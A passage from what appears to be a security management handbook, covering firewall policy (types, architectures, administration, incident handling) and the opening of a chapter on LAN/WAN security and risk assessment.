A clearly defined policy should be written as to whether or not the firewall will act as a router or a forwarder of Internet packets. This is trivial in the case of a router that acts as a packet filtering gateway because the firewall (router in this case) has no option but to route packets. Applications gateway firewalls should generally not be configured to route any traffic between the external interface and the internal network interface, since this could bypass security controls. All external to internal connections should go through the application proxies.

Source Routing

Source routing is a routing mechanism whereby the path to a target machine is determined by the source, rather than by intermediate routers. Source routing is mostly used for debugging network problems but could also be used to attack a host. If an attacker has knowledge of some trust relationship between your hosts, source routing can be used to make it appear that the malicious packets are coming from a trusted host. Because of this security threat, a packet filtering router can easily be configured to reject packets containing source route option.

IP Spoofing

IP spoofing is when an attacker masquerades his machine as a host on the target's network (i.e., fooling a target machine that packets are coming from a trusted machine on the target's internal network). Policies regarding packet routing need to be clearly written so that they will be handled accordingly if there is a security problem. It is necessary that authentication based on source address be combined with other security schemes to protect against IP spoofing attacks.

Types of Firewalls

There are different implementations of firewalls, which can be arranged in different ways. These include packet filtering gateways, application gateways, and hybrid or complex gateways.

Packet Filtering Gateways

Packet filtering firewalls use routers with packet filtering rules to grant or deny access based on source address, destination address, and port. They offer minimum security but at a very low cost, and can be an appropriate choice for a low-risk environment. They are fast, flexible, and transparent. Filtering rules are not often easily maintained on a router, but there are tools available to simplify the tasks of creating and maintaining the rules.

Filtering gateways do have inherent risks, including:

- The source and destination addresses and ports contained in the IP packet header are the only information that is available to the router in making a decision whether or not to permit traffic access to an internal network.

- They don't protect against IP or DNS address spoofing.
- An attacker will have a direct access to any host on the internal network once access has been granted by the firewall.
- Strong user authentication isn't supported with packet filtering gateways.
- They provide little or no useful logging.

Application Gateways

An application gateway uses server programs called proxies that run on the firewall. These proxies take external requests, examine them, and forward legitimate requests to the internal host that provides the appropriate service. Application gateways can support functions such as user authentication and logging.

Because an application gateway is considered the most secure type of firewall, this configuration provides a number of advantages to the medium-high risk site:

- The firewall can be configured as the only host address that is visible to the outside network, requiring all connections to and from the internal network to go through the firewall.
- The use of proxies for different services prevents direct access to services on the internal network, protecting the enterprise against insecure or misconfigured internal hosts.
- Strong user authentication can be enforced with application gateways.
- Proxies can provide detailed logging at the application level. Application level firewalls shall be configured such that outbound network traffic appears as if the traffic had originated from the firewall (i.e., only the firewall is visible to outside networks). In this manner, direct access to network services on the internal network is not allowed. All incoming requests for different network services such as Telnet, FTP, HTTP, RLOGIN, etc., regardless of which host on the internal network will be the final destination, must go through the appropriate proxy on the firewall.

Applications gateways require a proxy for each service, such as FTP, HTTP, etc., to be supported through the firewall. When a service is required that is not supported by a proxy, an organization has three choices.

- Deny the service until the firewall vendor has developed a secure proxy. This is the preferred approach, as many newly introduced Internet services have unacceptable vulnerabilities.
- Develop a custom proxy — This is a fairly difficult task and should be undertaken only by very sophisticated technical organizations.
- Pass the service through the firewall — Using what are typically called "plugs," most application gateway firewalls allow services to be passed directly through the firewall with only a minimum of packet filtering. This can limit some of the vulnerability but can result in compromising the security of systems behind the firewall.

Hybrid or Complex Gateways

Hybrid gateways combine two or more of the above firewall types and implement them in series rather than in parallel. If they are connected in series, then the overall security is enhanced; on the other hand, if they are connected in parallel, then the network security perimeter will be only as secure as the least secure of all methods used. In medium- to high-risk environments, a hybrid gateway may be the ideal firewall implementation.

Suggested ratings are identified in Exhibit 19.1 for various firewall types.

EXHIBIT 19.1 Firewall Security Risk

Firewall Architecture	High-Risk Environment (e.g., hospital)	Medium-Risk Environment (e.g., university)	Low-Risk Environment (e.g., florist shop)
Packet filtering	Unacceptable	Minimal security	Recommended
Application gateways	Effective option	Recommended	Acceptable
Hybrid gateways	Recommended	Effective option	Acceptable

Firewall Architectures

Firewalls can be configured in a number of different architectures, providing various levels of security at different costs of installation and operation. Organizations should match their risk profile to the type of firewall architecture selected. The following describes typical firewall architectures and sample policy statements.

Multi-homed host

A multi-homed host is a host (a firewall in this case) that has more than one network interface, with each interface connected to logically and physically separate network segments. A dual-homed host (host with two interfaces) is the most common instance of a multi-homed host.

A dual-homed firewall is a firewall with two network interface cards (NICs) with each interface connected to different networks. For instance, one network interface is typically connected to the external or untrusted network, while the other interface is connected to the internal or trusted network. In this configuration, a key security tenet is not to allow traffic coming in from the untrusted network to be directly routed to the trusted network, that is, the firewall must always act as an intermediary. Routing by the firewall shall be disabled for a dual-homed firewall so that IP packets from one network are not directly routed from one network to the other.

Screened Host

A screened host firewall architecture uses a host (called a bastion host) to which all outside hosts connect, rather than allow direct connection to other, less secure internal hosts. To achieve this, a filtering router is configured so that all connections to the internal network from the outside network are directed towards the bastion host. If a packet filtering gateway is to be deployed, then a bastion host should be set up so that all connections from the outside network go through the bastion host to prevent direct Internet connection between the internal network and the outside world.

Screened Subnet

The screened subnet architecture is essentially the same as the screened host architecture, but adds an extra stratum of security by creating a network at which the bastion host resides (often call perimeter network) which is separated from the internal network. A screened subnet is deployed by adding a perimeter network in order to separate the internal network from the external. This assures that if there is a successful attack on the bastion host, the attacker is restricted to the perimeter network by the screening router that is connected between the internal and perimeter network.

Intranet

Although firewalls are usually placed between a network and the outside untrusted network, in large companies or organizations, firewalls are often used to create different subnets of the network, often called an intranet. Intranet firewalls are intended to isolate a particular subnet from the overall corporate network. The reason for the isolation of a network segment might be that certain employees can access subnets guarded by these firewalls only on a need-to-know basis. An example could be a firewall for the payroll or accounting department of an organization.

The decision to use an intranet firewall is generally based on the need to make certain information available to some but not all internal users, or to provide a high degree of accountability for the access and use of confidential or sensitive information.

For any systems hosting internal critical applications, or providing access to sensitive or confidential information, internal firewalls or filtering routers should be used to provide strong access control and support for auditing and logging. These controls should be used to segment the internal network to support the access policies developed by the designated owners of information.

Firewall Administration

A firewall, like any other network device, has to be managed by someone. Security policy should state who is responsible for managing the firewall.

Two firewall administrators (one primary and one secondary) shall be designated by the Chief Information Security Officer (or other manager) and shall be responsible for the upkeep of the firewall. The primary

administrator shall make changes to the firewall, and the secondary shall only do so in the absence of the former so that there is no simultaneous or contradictory access to the firewall. Each firewall administrator shall provide their home phone number, pager number, cellular phone number, and other numbers or codes in which they can be contacted when support is required.

Qualification of the Firewall Administrator

Two experienced people are generally recommended for the day-to-day administration of the firewall. In this manner availability of the firewall administrative function is largely ensured. It should be required that on-call information about each firewall administrator be written down so that one may be contacted in the event of a problem.

Security of a site is crucial to the day-to-day business activity of an organization. It is therefore required that the administrator of the firewall have a sound understanding of network concepts and implementation. For instance, since most firewalls are TCP/IP based, a thorough understanding of this protocol is compulsory. An individual that is assigned the task of firewall administration must have good hands-on experience with networking concepts, design, and implementation so that the firewall is configured correctly and administered properly. Firewall administrators should receive periodic training on the firewalls in use and in network security principles and practices.

Remote Firewall Administration

Firewalls are the first line of defense visible to an attacker. By design, firewalls are generally difficult to attack directly, causing attackers to often target the administrative accounts on a firewall. The username/password of administrative accounts must be strongly protected.

The most secure method of protecting against this form of attack is to have strong physical security around the firewall host and to only allow firewall administration from an attached terminal. However, operational concerns often dictate that some form of remote access for firewall administration be supported. In no case should remote access to the firewall be supported over untrusted networks without some form of strong authentication. In addition, to prevent eavesdropping, session encryption should be used for remote firewall connections.

User Accounts

Firewalls should never be used as general purpose servers. The only user accounts on the firewall should be those of the firewall administrator and any backup administrators. In addition, only these administrators should have privileges for updating system executables or other system software. Only the firewall administrator and backup administrators will be given user accounts on the COMPANY firewall. Any modification of the firewall system software must be done by the firewall administrator or backup administrator and requires approval of the cognizant Manager.

Firewall Backup

To support recovery after failure or natural disaster, a firewall, like any other network host, has to have some policy defining system backup. Data files as well as system configuration files need to be components of a backup and recovery plan in case of firewall failure.

The firewall (system software, configuration data, database files, etc.) must be backed up daily, weekly, and monthly so that in case of system failure, data and configuration files can be recovered. Backup files should be stored securely on read-only media so that data in storage is not over-written inadvertently, and locked up so that the media is only accessible to the appropriate personnel.

Another backup alternative would be to have another firewall configured as one already deployed and kept safely in case there is a failure of the current one. This backup firewall would simply be turned on and used as the firewall while the previous one is undergoing a repair. At least one firewall should be configured and reserved (not-in-use) so that in case of a firewall failure, this backup firewall can be switched in to protect the network.

Other Firewall Policy Considerations

Firewall technology has only been around for the last five years. In the past two years, however, firewall products have diversified considerably and now offer a variety of technical security controls that can be used in ever more complex network connections.

This section discusses some of the firewall policy considerations in the areas of network trust relationships, virtual private networks, DNS and mail resolution, system integrity, documentation, physical firewall security, firewall incident handling, service restoration, upgrades, and audit trail logging.

Network Trust Relationships

Business networks frequently require connections to other business networks. Such connections can occur over leased lines, proprietary Wide area networks, value added networks (VANs), or public networks such as the Internet. For instance, many local governments use leased lines or dedicated circuits to connect regional offices across the state. Many businesses use commercial VANs to connect business units across the country or the world.

The various network segments involved may be under control of different organizations and may operate under a variety of security policies. By their very nature, when networks are connected the security of the resulting overall network drops to the level of the weakest network. When decisions are made for connecting networks, trust relationships must be defined to avoid reducing the effective security of all networks involved.

Trusted networks are defined as networks that share the same security policy or implement security controls and procedures that provide an agreed upon set of common security services. Untrusted networks are those that do not implement such a common set of security controls, or where the level of security is unknown or unpredictable. The most secure policy is to only allow connection to trusted networks, as defined by an appropriate level of management. However, business needs may force temporary connections with business partners or remote sites that involve the use of untrusted networks.

Virtual Private Networks (VPN)

Virtual private networks allow a trusted network to communicate with another trusted network over untrusted networks such as the Internet. Because some firewalls provide VPN capability, it is necessary to define policy for establishing VPNs. The following are recommended policy statements:

- Any connection between firewalls over public networks shall use encrypted virtual private networks to ensure the privacy and integrity of the data passing over the public network.
- All VPN connections must be approved and managed by the Network Services Manager.
- Appropriate means for distributing and maintaining encryption keys must be established prior to operational use of VPNs.

DNS and Mail Resolution

On the Internet, the Domain Name Service provides the mapping and translation of domain names to IP addresses, such as “mapping server1. acme.com to 123.45.67.8”. Some firewalls can be configured to run as a primary, secondary, or caching DNS server.

Deciding how to manage DNS services is generally not a security decision. Many organizations use a third party, such as an Internet Service Provider, to manage their DNS. In this case, the firewall can be used as a DNS caching server, improving performance but not requiring your organization to maintain its own DNS database.

If the organization decides to manage its own DNS database, the firewall can (but doesn’t have to) act as the DNS server. If the firewall is to be configured as a DNS server (primary, secondary, or caching), it is necessary that other security precautions be in place. One advantage of implementing the firewall as a DNS server is that it can be configured to hide the internal host information of a site. In other words, with the firewall acting as a DNS server, internal hosts get an unrestricted view of both internal and external DNS data. External hosts, on the other hand, do not have access to information about internal host machines. To the outside world all connections to any host in the internal network will appear to have originated from the firewall. With the host information hidden from the outside, an attacker will not know the host names and addresses of internal hosts that offer service to the Internet. A security policy for DNS hiding might state: If the firewall is to run as a DNS server, then the firewall must be configured to hide information about the network so that internal host data is not advertised to the outside world.

System Integrity

To prevent unauthorized modifications of the firewall configuration, some form of integrity assurance process should be used. Typically, checksums, cyclic redundancy checks, or cryptographic hashes are made from the run-time image and saved on protected media. Each time the firewall configuration has been modified by an authorized individual (usually the firewall administrator), it is necessary that the system integrity online database be updated and saved onto a file system on the network or removable media. If the system integrity check shows that the firewall configuration files have been modified, it will be known that the system has been compromised.

The firewall's system integrity database shall be updated each time the firewall's configuration is modified. System integrity files must be stored on read only media or off-line storage. System integrity shall be checked on a regular basis on the firewall in order for the administrator to generate a listing of all files that may have been modified, replaced, or deleted.

Documentation

It is important that the operational procedures for a firewall and its configurable parameters be well documented, updated, and kept in a safe and secure place. This assures that if a firewall administrator resigns or is otherwise unavailable, an experienced individual can read the documentation and rapidly pick up the administration of the firewall. In the event of a break-in such documentation also supports trying to recreate the events that caused the security incident.

Physical Firewall Security

Physical access to the firewall must be tightly controlled to preclude any authorized changes to the firewall configuration or operational status, and to eliminate any potential for monitoring firewall activity. In addition, precautions should be taken to assure that proper environment alarms and backup systems are available to assure the firewall remains online.

The firewall should be located in a controlled environment, with access limited to the Network Services Manager, the firewall administrator, and the backup firewall administrator. The room in which the firewall is to be physically located must be equipped with heat, air-conditioner, and smoke alarms to assure the proper working order of the room. The placement and recharge status of the fire extinguishers shall be checked on a regular basis. If uninterruptible power service is available to any Internet-connected systems, such service should be provided to the firewall as well.

Firewall Incident Handling

Incident reporting is the process whereby certain anomalies are reported or logged on the firewall. A policy is required to determine what type of report to log and what to do with the generated log report. This should be consistent with Incident Handling policies detailed previously. The following policies are appropriate to all risk environments.

- The firewall shall be configured to log all reports on daily, weekly, and monthly bases so that the network activity can be analyzed when needed.
- Firewall logs should be examined on a weekly basis to determine if attacks have been detected.
- The firewall administrator shall be notified at anytime of any security alarm by e-mail, pager, or other means so that he may immediately respond to such alarm.
- The firewall shall reject any kind of probing or scanning tool that is directed to it so that information being protected is not leaked out by the firewall. In a similar fashion, the firewall shall block all software types that are known to present security threats to a network (such as ActiveX and Java) to better tighten the security of the network.

Restoration of Services

Once an incident has been detected, the firewall may need to be brought down and reconfigured. If it is necessary to bring down the firewall, Internet service should be disabled or a secondary firewall should be

made operational. Internal systems should not be connected to the Internet without a firewall. After being reconfigured, the firewall must be brought back into an operational and reliable state. Policies for restoring the firewall to a working state when a break-in occurs are needed.

In case of a firewall break-in, the firewall administrator(s) are responsible for reconfiguring the firewall to address any vulnerabilities that were exploited. The firewall shall be restored to the state it was before the break-in so that the network is not left wide open. While the restoration is going on, the backup firewall shall be deployed.

Upgrading the Firewall

It is often necessary that the firewall software and hardware components be upgraded with the necessary modules to assure optimal firewall performance. The firewall administrator should be aware of any hardware and software bugs, as well as firewall software upgrades that may be issued by the vendor. If an upgrade of any sort is necessary, certain precautions must be taken to continue to maintain a high level of operational security. Sample policies that should be written for upgrades may include the following:

- To optimize the performance of the firewall, all vendor recommendations for processor and memory capacities shall be followed.
- The firewall administrator must evaluate each new release of the firewall software to determine if an upgrade is required. All security patches recommended by the firewall vendor should be implemented in a timely manner.
- Hardware and software components shall be obtained from a list of vendor-recommended sources. Any firewall specific upgrades shall be obtained from the vendor. NFS shall not be used as a means of obtaining software components. The use of virus checked CD-ROM or FTP to a vendor's site is an appropriate method.
- The firewall administrator(s) shall monitor the vendor's firewall mailing list or maintain some other form of contact with the vendor to be aware of all required upgrades. Before an upgrade of any of the firewall components, the firewall administrator must verify with the vendor that an upgrade is required. After any upgrade the firewall shall be tested to verify proper operation prior to going operational.

Given the rapid introduction of new technologies and the tendency for organizations to continually introduce new services, firewall security policies should be reviewed on a regular basis. As network requirements change, so should security policy.

Logs and Audit Trails (Audit/Event Reporting and Summaries)

Most firewalls provide a wide range of capabilities for logging traffic and network events. Some security-relevant events that should be recorded on the firewall's audit trail logs are: hardware and disk media errors, login/logout activity, connect time, use of system administrator privileges, inbound and outbound e-mail traffic, TCP network connect attempts, inbound and outbound proxy traffic type.

Summary

Connections to external networks and to the Internet are rapidly becoming commonplace in today's business community. These connections must be effectively secured to protect internal trusted networks from misuse and attack. The security policies outlined above should provide an effective guideline for implementing the appropriate level of controls to protect internal networks from outside attack.

An Introduction to LAN/WAN Security

Steven F. Blanding

The purpose of this chapter is to provide a basic understanding of how to protect Local Area Networks (LANs) and Wide Area Networks (WANs). Connecting computers to networks significantly increases risk. Networks connect large numbers of users to share information and resources, but network security depends heavily on the cooperation of each user. Security is as strong as the weakest link. Studies have shown that most of the abuses and frauds are carried out by authorized users, not outsiders. As the number of LANs and WANs increase, cost-effective security becomes a much more significant issue to deter fraud, waste, and abuse and to avoid embarrassment.

This chapter is intended to help LAN managers understand why they should be concerned about security, what their security concerns should be, and how to resolve their concerns. We will begin by introducing the concept of risk management and touch on basic requirements for protecting LANs. This will be followed by a summary of LAN components and features that will serve as a foundation for determining security requirements. LAN security requirements will then be discussed in terms of the risk assessment process, followed by a detailed discussion of how to implement LAN security in a step-by-step approach. This should provide the necessary guidance in applying security procedures to specific LAN/WAN security risks and exposures.

DEFINITIONS

A LAN, or local area network, is a network of personal computers deployed in a small geographic area such as an office complex, building, or campus. A WAN, or wide area network, is an arrangement of data transmission facilities that provides communications capability across a broad geographic area. LANs and WANs can potentially contain and process sensitive data and, as a result, a plan should be prepared for the security and privacy of these networks. This plan should involve mandatory

periodic training in computer security awareness and accepted security practices for all individuals who are involved in the management, use, and operation of these networks and systems. Organizations should have a security program to assure that each automated system has a level of security that is commensurate with the risk and magnitude of the harm that could result from the loss, misuse, disclosure, or modification of the information contained in the system. Each system's level of security must protect the confidentiality, integrity, and availability of the information. Specifically, this would require that the organization has appropriate technical, personnel, administrative, environmental, and telecommunications safeguards; a cost-effective security approach; and adequate resources to support critical functions and provide continuity of operation in the event of a disaster.

Risk management is defined as a process for minimizing losses through the periodic assessment of potential hazards and the systematic application of corrective measures. Risk to information systems is generally expressed in terms of the potential for loss. The greater the value of the assets, the greater the potential loss. Threats can be people such as hackers, disgruntled employees, error-prone programmers, careless data entry operators, things such as unreliable hardware, or even nature itself such as earthquakes, floods, and lightning. Vulnerabilities are flaws in the protection of assets that can be exploited, partially or fully, by threats resulting in loss. Safeguards preclude or mitigate vulnerabilities.

Managing risks involves not only identifying threats but also determining their impact and severity. Some threats require extensive controls while others require few. Certain threats, such as viruses and other computer crimes, have been highlighted through extensive press coverage, while other threats such as repeated errors by employees generally receive no publicity. Yet, statistics reveal that errors and omissions generally cause more harm than virus attacks. Resources are often expended on threats not worth controlling, while other major threats receive little or no control. Until managers understand the magnitude of the problem and the areas in which threats are most likely to occur, protecting vital computer resources will continue to be an arbitrary and ineffective proposition. The added complexity of LAN/WAN environments creates greater challenges for understanding and managing risks.

LAN/WAN ENVIRONMENT

A brief overview of the highly complex LAN/WAN environment serves as a foundation for the understanding of network security issues and solutions. Many environments use a mix of personal computers (PCs), LANs/WANs, terminals, minicomputers, and mainframes to meet processing needs. LANs are primarily networks that come in many varieties and

provide connectivity, directly or indirectly, to many mini and mainframe computers.

A LAN is a group of computers and other devices dispersed over a relatively limited area and connected by a communications link that enables any device to interact with any other on the network. LANs commonly include PCs and shared resources such as laser printers and large hard disks. Although single LANs are typically limited geographically to a department or office building, separate LANs can be connected to form larger networks. Alternatively, LANs can be configured utilizing a client-server architecture which makes use of distributed intelligence by splitting the processing of an application between two distinct components: a front-end client and a back-end server. The client component, itself a complete, stand-alone PC, offers the user its full range of power and features for running applications. The server component, which can be another personal computer, minicomputer, or mainframe, enhances the client by providing the traditional strengths offered by minicomputers and mainframes in a time-shared environment. These strengths are data management, information sharing among clients, and sophisticated network administration and security features.

LAN/WAN Components

PCs are an integral part of the LAN, using an adaptor board, cabling, and software to access the data and devices on the network. PCs can also have dial-in access to a LAN via a modem and telephone line. The PC is the most vulnerable component of a LAN since a PC typically has weak security features, such as lack of memory protection.

LAN cabling, using twisted-pair cable, thin coaxial cable, standard coaxial cable, or optical fiber provides the physical connections. Of these, fiber optics provides the most security, as well as the highest capacity. Cabling is susceptible to tapping to gain unauthorized access to data, but this is considered unlikely due to the high cost of such action. A new alternative to cabling is a wireless LAN, which uses infrared light waves or various radio frequencies (RF) for transmission. Wireless LANs, like cellular telephones, are vulnerable to unauthorized interception.

Servers are dedicated computers that provide various support and resources to client workstations, including file storage, applications, data bases, and security services. In small peer-to-peer LANs, the server can function as one of the client PCs. In addition, minicomputers and mainframes can function in a true server mode. This shared processing feature is not to be confused with PCs that serve as dumb terminals to access minis and mainframes. Controlling physical access to the server is a basic LAN security issue.

A network operating system is installed on a LAN server to coordinate the activities of providing services to the computers and other devices attached to the network. Unlike a single-user operating system, which performs the basic tasks required to keep one computer running, a network operating system must acknowledge and respond to requests from many workstations, managing such details as network access and communications, resource allocation and sharing, data protection, and error control. The network operating system provides crucial security features for a LAN, and is discussed more fully in a separate section below.

Input/output devices (e.g., printers, scanners, faxes, etc.) are shared resources available to LAN users and are susceptible to security problems, such as sensitive output left unattended on a remote printer.

A backbone LAN interconnects the small LAN work groups. This can be accomplished through the use of copper or fiber-optic cabling for the backbone circuits. Fiber optics provides a high degree of security because light signals are difficult to tap or otherwise intercept. Internetworking devices include repeaters, bridges, routers, and gateways. These are communications devices for LANs/WANs that provide the connections, control, and management for efficient and reliable Internetwork access. These devices can also have built-in security control features for controlling access.

Dial-In Access

A PC dial-in connection can be made directly to a LAN server. This connection can occur when a server has been fitted with a dial-in port capability. The remote PC requires communications software, a modem, a telephone line, and the LAN dial-in number to complete the connection. This access procedure invokes the LAN access control measures such as log-on/password requirements. LANs usually have specific controls for remote dial-in procedures. The remote unit used to dial-in may be any computer, including a laptop PC.

A PC can remotely control a second PC via modems and commercially purchased software products such as *PC Anywhere* and *Carbon Copy*. When this second PC is cabled to a LAN, a remote connection can be made from the first PC through the second PC into the LAN. The result is access to the LAN within the limits of the user's access controls. One example of this remote control access is when an individual uses a home computer to dial in to their office PC and remotely control the office PC to access the LAN. The office PC is left running to facilitate this connection. It should be noted that the LAN may not have the capability to detect that a remote-control session is taking place.

Dial-in capabilities dramatically increase the risk of unauthorized access to the system, thereby requiring strong password protection and other safeguards, such as call-back devices, which are discussed later.

Topology

The topology of a network is the way in which the PCs on the network are physically interconnected. Network devices can be connected in specific patterns such as a bus, ring, or star or some combination of these. The name of the topology describes its physical layout.

PCs on a bus network send data to a head-end retransmitter that rebroadcasts the data back to the PCs. In a ring network, messages circulate the loop, passing from PC to PC in bucket-brigade fashion. An example is IBM's Token-Ring network, which uses a special data packet called a "token." Only one token exists on the network at any one time, and the station owning the token is granted the right to communicate with other stations on the network. A predefined token-holding time keeps one user from monopolizing the token indefinitely. When the token owner's work is completed or the token-holding time has run out, the token is passed to the next user on the ring.

In a star configuration, PCs communicate through a central hub device. Regarded as the first form of local area networking, the star network requires each node to have a direct line to the central or shared hub resource.

LAN topology has security implications. For example, in sending a data from one user to another, the star topology sends it directly through the hub to the receiver. In the ring and bus topologies, the message is routed past other users. As a result, sensitive data messages can be intercepted by these other uses in these types of topologies.

Protocols

A protocol is a formal set of rules that computers use to control the flow of messages between them. Networking involves such a complex variety of protocols that the International Standards Organization (ISO) defined the now-popular seven-layer communications model. The Open Systems Interconnection (OSI) model describes communication processes as a hierarchy of layers, each dependent on the layer beneath it. Each layer has a defined interface with the layer above and below. This interface is made flexible so that designers can implement various communications protocols with security features and still follow the standard. Below is a very brief summary of the layers, as depicted in the OSI model.

- The *application* layer is the highest level. It interfaces with users, gets information from data bases, and transfers whole files. E-mail is an application at this level.
- The *presentation* layer defines how applications can enter the network.
- The *session* layer makes the initial contact with other computers and sets up the lines of communication. This layer allows devices to be referenced by name rather than by network address.
- The *transport* layer defines how to address the physical locations/devices on the network, make connections between nodes, and handles the Internetworking of messages.
- The *network* layer defines how the small packets of data are routed and relayed between end systems on the same network or on interconnected networks.
- The *data-link* layer defines the protocol that computers must follow to access the network for transmitting and receiving messages. Token Ring and Ethernet operate within this layer and the physical layer, defined below.
- The *physical* layer defines the physical connection between the computer and the network and, for example, converts the bits into voltages or light impulses for transmission. Topology is defined here.

Bridges, routers, and gateways are "black boxes" that permit the use of different topologies and protocols within a single heterogeneous system. In general, two LANs that have the same physical layer protocol can be connected with a simple, low-cost repeater. Two LANs that speak the same data-link layer protocol can be connected with a bridge even if they differ at the physical layer. If the LANs have a common network layer protocol, they can be connected with a router. If two LANs have nothing in common they can be connected at the highest level, the application layer, with a gateway.

These black boxes have features and filters that can enhance network security under certain conditions, but the features must be understood and utilized. For example, an organization could elect to permit E-mail to pass bidirectionally by putting in place a mail gateway while preventing interactive log-in sessions and file sessions by not passing any other traffic than E-mail.

Companies should specify a set of OSI protocols for the computer network intended for acquisition and use by their organizations. This requirement should preclude the acquisition of their favorite computer networking products. Instead, when acquiring computer networking products, they are required to purchase OSI capabilities in addition to any other requirements so that multivendor interoperability becomes a built-in feature of the computing environment.

Security is of fundamental importance to the acceptance and use of open systems in a LAN/WAN environment. Part 2 of the Opens Systems Interconnection reference model (Security Architecture) is now an international standard. The standard describes a general architecture for security in OSI, defines a set of security services that may be supported within the OSI model, and outlines a number of mechanisms that can be used in providing the services. However, no protocols, formats, or minimum requirements are contained in the standard.

An organization desiring security in a product that is being purchased in accordance with this profile must specify the security services required, the placement of the services within the OSI architecture, the mechanisms to provide the services, and the management features required. Security services may be provided at one or more of the layers. The primary security services that are defined in the OSI security architecture are (1) data confidentially services to protect against unauthorized disclosure; (2) data integrity services to protect against unauthorized modification, insertion, and deletion; (3) authentication services to verify the identity of communication peer entities and the source of data; and (4) access control services to allow only authorized communication and system access.

Applications

Applications on a LAN can range from word processing to data base management systems. The most universally used application is E-mail. E-mail software provides a user interface to help construct the mail message and an engine to move the E-mail to its destination. Depending on the address, the E-mail may be routed across the office via the LAN or across the country via LAN/WAN bridges and gateways. E-mail may also be sent to other mail systems, both mainframe- and PC-based. An important security note is that on some systems it is also possible to restrict mail users from attaching files as a part of an antivirus program.

Many application systems have their own set of security features, in addition to the protection provided by the network operating system. Data base management systems, in particular, have comprehensive security controls built in to limit access to authorized users.

The WAN

A natural extension of the LAN is the wide area network or WAN. A WAN connects LANS, both locally and remotely, and thus connects remote computers together over long distances. The WAN provides the same functionality as the individual LAN, but on a larger scale where E-mail, applications, and files now move throughout an organization-wide Internet. WANs are, by default, heterogeneous networks that consist of a variety of computers, operating systems, topologies, and protocols. The most popular Internetworking

devices for WANs are bridges and routers. Hybrid units called *brouters* which provide both bridging and routing functions are also appearing. The decision to bridge or route depends on protocols, network topology, and security requirements. Internetworking schemes often include a combination of bridges and routers.

Many organizations today support a variety of networking capabilities for different groups or divisions within their companies. These include LAN to LAN interconnection, gateways to outside company networks, and E-mail backbone capabilities. Network management and security services typically include long-haul data encryption (DES) services.

Network Management

The overall management of a LAN/WAN is highly technical. The ISO's network management model divides network management functions into five subsystems: Fault Management, Performance Management, Configuration Management, Accounting Management, and Security Management. Security management includes controlling access to network resources.

Network management products, such as monitors, network analyzers, and integrated management systems, provide various network status and event history data. These and similar products are designed for troubleshooting and performance evaluation, but can also provide useful information, patterns, and trends for security purposes. For example, a typical LAN analyzer can help the technical staff troubleshoot LAN bugs, monitor network traffic, analyze network protocols, capture data packets for analysis, and assist with LAN expansion and planning. While LAN audit logs can record the user identification code of someone making excessive log-on errors which might not be the owner, it may require a network analyzer to determine the exact identity of the PC on which the log-on errors are occurring. As passive monitoring devices, network analyzers do not log on to a server and are not subject to server-software security. Therefore, analyzer operators should be appropriately screened.

Access Control Mechanisms

Network operating systems have access control mechanisms that are crucial for LAN/WAN security. For example, access controls can limit who can log on, what resources will be available, what each user can do with these resources, and when and from where access is available. Management, LAN, security, and key user personnel should cooperate closely to implement access controls. Security facilities typically included with network operating system software such as Novell NetWare and Banyan Vines include user security, network file access, console security, and network security. These are highlighted below to illustrate the range of security that a LAN can provide.

User security controls determine how, when, and where LAN users will gain access to the system. Setting up user security profiles generally includes the following tasks:

- Specify group security settings
- Specify settings for specific users
- Manage password security — length, expiration, etc., prevent user changes to settings
- Specify log-on settings
- Specify log-on times
- Specify log-out settings
- Specify, modify, and delete log-on locations (workstation, server, and link)
- Delete a user's security
- Specify user dial-in access lists for servers

Network file security is determined by the level of security that is imposed on the directory in which the file resides. Individual files can be secured by employing password protection or other security mechanisms allowed by the specific application software. Each directory has access rights defined to it that consist of an ordered series of user names and access levels.

The console security/selection function allows the system administrator to prevent unauthorized persons from using the operator console. This function allows the system administrator to assign a console password, lock and unlock the console, and change the console type (i.e., assign operator functions to a workstation).

Network security controls determine how outside users and servers can access the resources in the LAN over dial-up lines or intermediate networks or wide area networks. Network security tasks include specifying user dial-up access and specifying Internetwork access.

Future of LANS/WANS

The future direction of computing is increased information sharing across the organization. A host of technologies are evolving to assist companies in reaching this goal. These goals include powerful computers connected to large-bandwidth circuits to move huge amounts of information, open systems architectures to connect various hardware systems, portability of software across multiple systems, and desk-top multi-media capabilities, to name just a few. The center of these evolving technologies is the LAN/WAN. Office networks will continue to grow rapidly, becoming the lifeline of overall organization activity. The goal is to provide transparent access to local office data across mainframes, minicomputers, and PCs. Network security must be included commensurately. The key is to balance

information sharing with information security. The information systems security specialists for the LAN environment of tomorrow will, by necessity, require a high degree of technical hardware and software knowledge.

ASSESSING RISK

In general, risk analysis is used to determine the position an organization should take regarding the risk of loss of assets. Because LANs and WANs represent critical assets to the organization, assessing the risk of loss of these assets is an important management responsibility. The information security industry has used risk analysis techniques for many years. A risk analysis is a formalized exercise that includes:

- Identification, classification, and valuation of assets;
- Postulation and estimation of potential threats;
- Identification of vulnerabilities to threats; and
- Evaluation of the probable effectiveness of existing safeguards and the benefits of additional safeguards.

Protection Needed

The type and relative importance of protection needed for the LAN/WAN must be considered when assessing risk. LAN and WAN systems and their applications need protection in the form of administrative, physical, and technical safeguards for reasons of confidentiality, integrity, and availability.

Confidentiality — The system contains information that requires protection from unauthorized disclosure. Examples of confidentiality include the need for timed dissemination (e.g., the annual budget process), personal data covered by privacy laws, and proprietary business information.

Integrity — The system contains information that must be protected from unauthorized, unanticipated, or unintentional modification, including the detection of such activities. Examples include systems critical to safety or life support and financial transaction systems.

Availability — The system contains information or provides services that must be available on a timely basis to meet mission requirements or to avoid substantial losses. One way to estimate criticality of a system is in terms of downtime. If a system can be down for an extended period at any given time, without adverse impact, it is likely that it is not within the scope of the availability criteria.

For each of the three categories of confidentiality, integrity, and availability, it is necessary to determine the relative protection requirement. These may be defined as:

- **High —** a critical concern of the organization;
- **Medium —** an important concern, but not necessarily paramount in the organization's priorities; or
- **Low —** some minimal level of security is required, but not to the same degree as the previous two categories.

Asset Values

A valuation process is needed to establish the risk or potential for loss in terms of dollars. The greater the value of the assets, the greater the potential loss, and therefore, the greater the need for security. Asset values are useful indicators for evaluating appropriate safeguards for cost effectiveness, but they do not reflect the total tangible and intangible value of information systems. The cost of recreating the data or information could be more than the hardware costs. The violation of confidentiality, the unauthorized modification of important data, or the denial of services at a crucial time could result in substantial costs that are not measurable in monetary terms alone. For example, the accidental or intentional release of premature or partial information relating to investigations, budgets, or contracts could be highly embarrassing to company officials and cause loss of public confidence in the corporation.

Asset valuation should include all computing-associated tangible assets, including LAN/WAN computer hardware, special equipment, and furnishings. Software, data, and documentation are generally excluded since backup copies should be available.

